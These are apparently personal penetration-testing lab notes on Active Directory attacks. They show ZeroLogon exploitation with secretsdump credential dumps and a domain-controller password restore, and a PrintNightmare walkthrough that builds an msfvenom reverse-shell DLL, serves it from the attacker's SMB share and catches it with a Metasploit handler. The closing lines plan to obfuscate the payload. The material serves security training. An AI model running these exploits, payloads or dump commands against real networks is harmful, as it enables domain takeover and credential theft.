
01 - Section Overview

These should be reserved for worst case scenario.



All of this, we need to run checkers first, and then ask the client before using it.

ZeroLogon could destroy an entire domain.

02 - Abusing ZeroLogon

Resources:

https://www.trendmicro.com/en_us/what-is/zerologon.html

dirkjanm CVE-2020-1472 - https://github.com/dirkjanm/CVE-2020-1472

SecuraBV ZeroLogon Checker - https://github.com/SecuraBV/CVE-2020-1472

After running the attack, if we do not restore the password, we can break the server.

Put all tools into the folder. Always run the tester first, to see if the environment is actually vulnerable. If yes, then ask the client about it first. If we have the heads up, we go ahead with the exploit.

To run the Checker, we need the name of the Domain Controller PC Name. In my case "GoingMerry-DC".

```
┌──(root㉿kali)-[/opt/CVE-2020-1472]
└─# python3 zerologon_tester.py GoingMerry-DC 192.168.163.156
Performing authentication attempts ...
Attack failed. Target is probably patched.

┌──(root㉿kali)-[/opt/CVE-2020-1472]
└─# python3 zerologon_tester.py GOINGMERRY-DC 192.168.163.156
Performing authentication attempts ...
Attack failed. Target is probably patched.
```

It looks like our target is patched.

is ZeroLogon patched in Windows Server 2022?


Yes, the ZeroLogon vulnerability, identified as CVE-2020-1472, has been patched in all supported versions of Windows Server, including Windows Server 2022. Microsoft released patches for this critical vulnerability starting in August 2020, and additional security enhancements were included in subsequent updates.

ZeroLogon exploits a vulnerability in the Netlogon protocol, which allowed attackers to establish a vulnerable Netlogon secure channel connection to a domain controller. Since this is a major security risk, Microsoft quickly addressed it, and all up-to-date systems, including Windows Server 2022, should be protected if regular security updates are applied.

Is this conversation helpful so far?

Lets just follow along with the step by step.

If the target was vulnerable, then we would run the exploit against the DC IP Address, with the PC name (In my case, it would be GOINGMERRY-DC instead of HYDRA-DC).



To check if it really worked, we can secretsdump the DC using "-just-dc" flag.

```
root@kali:/opt/CVE-2020-1472# secretsdump.py -just-dc MARVEL/HYDRA-DC\$@192.168.
138.132
```

```
Result: 0

Exploit complete!
root@kali:/opt/CVE-2020-1472# secretsdump.py -just-dc
root@kali:/opt/CVE-2020-1472# secretsdump.py -just-dc MARVEL/HYDRA-DC\$@192.168.
138.132
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corpo
ration

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4
b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:26d0985471179e9450e0fed2a8042954:::
MARVEL.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81
b54e73b949b:::
MARVEL.local\tstark:1104:aad3b435b51404eeaad3b435b51404ee:d03b572b319e335ecd3e79
3412a28524:::
MARVEL.local\pparker:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb8
87fb391dee0:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
```

We can login with psexec, and do whatever we wanted.

Now, to "unbreak" the domain. To restore this machine:

1 - Copy the Administrator NTLM hash.

```
Result: 0

Exploit complete!
root@kali:/opt/CVE-2020-1472# secretsdump.py -just-dc
root@kali:/opt/CVE-2020-1472# secretsdump.py -just-dc MARVEL/HYDRA-DC\$@192.168.
138.132
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corpo
ration

Password:
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4
b33:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:26d0985471179e9450e0fed2a8042954:::
MARVEL.local\fcastle:1103:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81
b54e73b949b:::
MARVEL.local\tstark:1104:aad3b435b51404eeaad3b435b51404ee:d03b572b319e335ecd3e79
3412a28524:::
MARVEL.local\pparker:1105:aad3b435b51404eeaad3b435b51404ee:c39f2beb3d2ec06a62cb8
87fb391dee0:::
HYDRA-DC$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
:::
```

2 - Then, we are going to run secretsdump using the admin hash to see password in clear text:

```
root@kali:/opt/CVE-2020-1472# secretsdump.py administrator@192.168.138.132 -hash
es aad3b435b51404eeaad3b435b51404ee:920ae267e048417fcfe00f49ecbd4b33
Impacket v0.9.24.dev1+20210704.162046.29ad5792 - Copyright 2021 SecureAuth Corpo
ration

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
```

We are looking for the "plain password hex". This is what we are going to use to restore the domain.

```
[*] Dumping cached domain logon information (domain/username:hash)
[*] Dumping LSA Secrets
[*] $MACHINE.ACC
MARVEL\HYDRA-DC$:aes256-cts-hmac-sha1-96:e2297a5065a255dcd30aa3eae66171d91103558
1e12bd6b365422080c30916bd
MARVEL\HYDRA-DC$:aes128-cts-hmac-sha1-96:ac3d176fbb1c500b5dce28fc172e5451
MARVEL\HYDRA-DC$:des-cbc-md5:460b6decd3075de9
MARVEL\HYDRA-DC$:plain_password_hex:d770459e2c100e28ddeb157e110cc0c333d5ce301501
8d9834d0911af3e0ecc41457291c0808a188f252165b45fc8719358eecc71ed710d6aa3213578f20
3634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20a5
1ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b1c
04c158e44880420dd3473a464f0c68329c4717762070397 0ee3bb4086692f7aeb917db3259d9d5d4
294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a13
e0936813df108c0232e0e617c4267f53d36d
MARVEL\HYDRA-DC$:aad3b435b51404eeaad3b435b51404ee:a04fc52ef22229509e7fc4aa38e659
39:::
[*] DPAPI_SYSTEM
dpapi_machinekey:0x68227797177a97acd06bbb6f983c022cb9196316
dpapi_userkey:0x354df31a9b4602de33bdd8e85c86072c65b2b55a
[*] NLSKM
 0000   1F DC 9E AF 2F E7 77 7E  9D F6 4E 77 B5 72 62 A9   ..../.w~..Nw.rb.
 0010   B0 DD 42 09 33 94 68 16  49 E6 5E 04 BF 27 82 96   ..B.3.h.I.^..'..
 0020   3B D4 9F B6 01 24 E4 19  7E 37 15 94 75 31 5F 70   ;....$..~7..u1_p
 0030   7A 47 6A 07 34 87 88 CA  A4 BE 1B C4 C4 0C 3C FF   zGj.4.........<.
```


Copy that hex value.

3 - Now, we are going to run the restorepassword.py script, that should come together with the toolkit.

```
root@kali:/opt/CVE-2020-1472# ls
cve-2020-1472-exploit.py  ntds.sam       restorepassword.py
ntds.ntds                 ntds.secrets   zerologon_check.py
ntds.ntds.cleartext       README.md
ntds.ntds.kerberos        relaying
root@kali:/opt/CVE-2020-1472# python3 restorepassword.py MARVEL/HYDRA-DC@HYDRA-D
C -target-ip 192.168.138.132 -hexpass d770459e2c100e28ddeb157e110cc0c333d5ce3015
018d9834d0911af3e0ecc41457291c0808a188f252165b45fc8719358eecc71ed710d6aa3213578f
203634d2c2ac9d675db0f602b126ce8a641d64b70b657630065edc77e84fe3bf1627af872e8d1c20
a51ed3ee40559afbba38a628c435f96ec041626312f91c3c08e8f807e2dae2b07ccc2f0a0084fd3b
1c04c158e44880420dd3473a464f0c68329c4717762070397 0ee3bb4086692f7aeb917db3259d9d5
d4294f7251befad286b29c158e73b17c2d0feb99730d735284719ff217a2c106f8af1c7c897b4d0a
13e0936813df108c0232e0e617c4267f53d36d
```

This is the DC IP Address.

After running this, we are good to go.



03 - PrintNightmare (CVE-2021-1675) Walkthrough

This is a post compromise attack, and we do not need a high privileged user to run this.

Resources:

cube0x0 RCE - https://github.com/cube0x0/CVE-2021-1675

calebstewart LPE - https://github.com/calebstewart/CVE-2021-1675

We can run the following command to check if we are vulnerable:

"#rpcdump.py @DC_IP | egrep 'MS-RPRN|MS-PAR'

If we get the following response, then the system is vulnerable.

```
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

```
┌──(kali㉿kali)-[~]
└─$ rpcdump.py @192.168.163.156 | egrep 'MS-RPRN|MS-PAR'
Protocol: [MS-PAR]: Print System Asynchronous Remote Protocol
Protocol: [MS-RPRN]: Print System Remote Protocol
```

We are vulnerable indeed. Mitigation is disabling the service.

Mitigation

Disable Spooler service

```
Stop-Service Spooler
REG ADD  "HKLM\SYSTEM\CurrentControlSet\Services\Spooler"  /v "Start" /t REG_DWORD /d "4" /f
```

We are going to be using the cube0x0 exploit bc it is remote code execution. This is more interesting to us hehe.

We need to install the latest version of impacket, we should have the latest one already.

We need to create and host the malicious dll used to run this exploit.

To create the malicious dll, we are going to be using msfvenom:

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/PrintNightmare]
└─$ msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.163.133 LPORT=5050 -f dll > shell.dll
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of dll file: 9216 bytes
```

We are going to be using msfconsole to listen for the reverse shell (listen for the payload).

Fire msfconsole.

Run:

"#use exploit/multi/handler"

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) >
```

We need to catch the payload we set in the malicious file.

So, set payload to be the same as the one in the malicious dll file.

Set the correct listening port. In this case, set LPORT=5050.

```
msf6 exploit(multi/handler) > options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.163.133  yes       The listen address (an interface may be specified)
   LPORT     5050             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
```

LHOST is the machine that is going to be listening for the reverse tcp connection. In our case, the attacker machine ip (you kali IP).

Now, we need to set up a file share. Run:

"#smbserver.py share 'pwd' "

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/PrintNightmare]
└─$ smbserver.py share 'pwd'
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
[*] Config file parsed
```

We have set up everything.

Now, we just need a user pass,, and the domain controller. It does not need to be an admin user.

Run:

"#python3 CVE-2021-1675.py onepiece.local/lmonkey:Password1@192.168.163.156 '\\192.168.163.133\share\shell.dll' "

```
┌──(kali㉿kali)-[~/Desktop/TCM-ActiveDirectory-Lab/PrintNightmare]
└─$ python3 CVE-2021-1675.py onepiece.local/lmonkey:Password1@192.168.163.156 '\\192.168.163.133\share\shell.dll'
[*] Connecting to ncacn_np:192.168.163.156[\PIPE\spoolss]
[+] Bind OK
[-] Failed to enumerate remote pDriverPath
RPRN SessionError: unknown error code: 0x8001011b
```

Looks like it has been patched. The error code is for *RPC_E_ACCESS_DENIED* which suggests that we do not have access to the service. Or we do not have access to do what ever exactly we are trying to do to the service in the exploit.

We need to search more about this. Is there a way we can bypass this? We do have other methods to try to breach the DC. Would it be worth it to try to come up with a way to make PrintNightmare work or would we be better off moving on to try other methods?

I believe it is going to depend. If the domain is vulnerable to this, after running the check, it is worth it to run the attack with all the credentials we could capture along the pentest.

obfuscate dll, and it should work is what Heath says. Lets search more on that.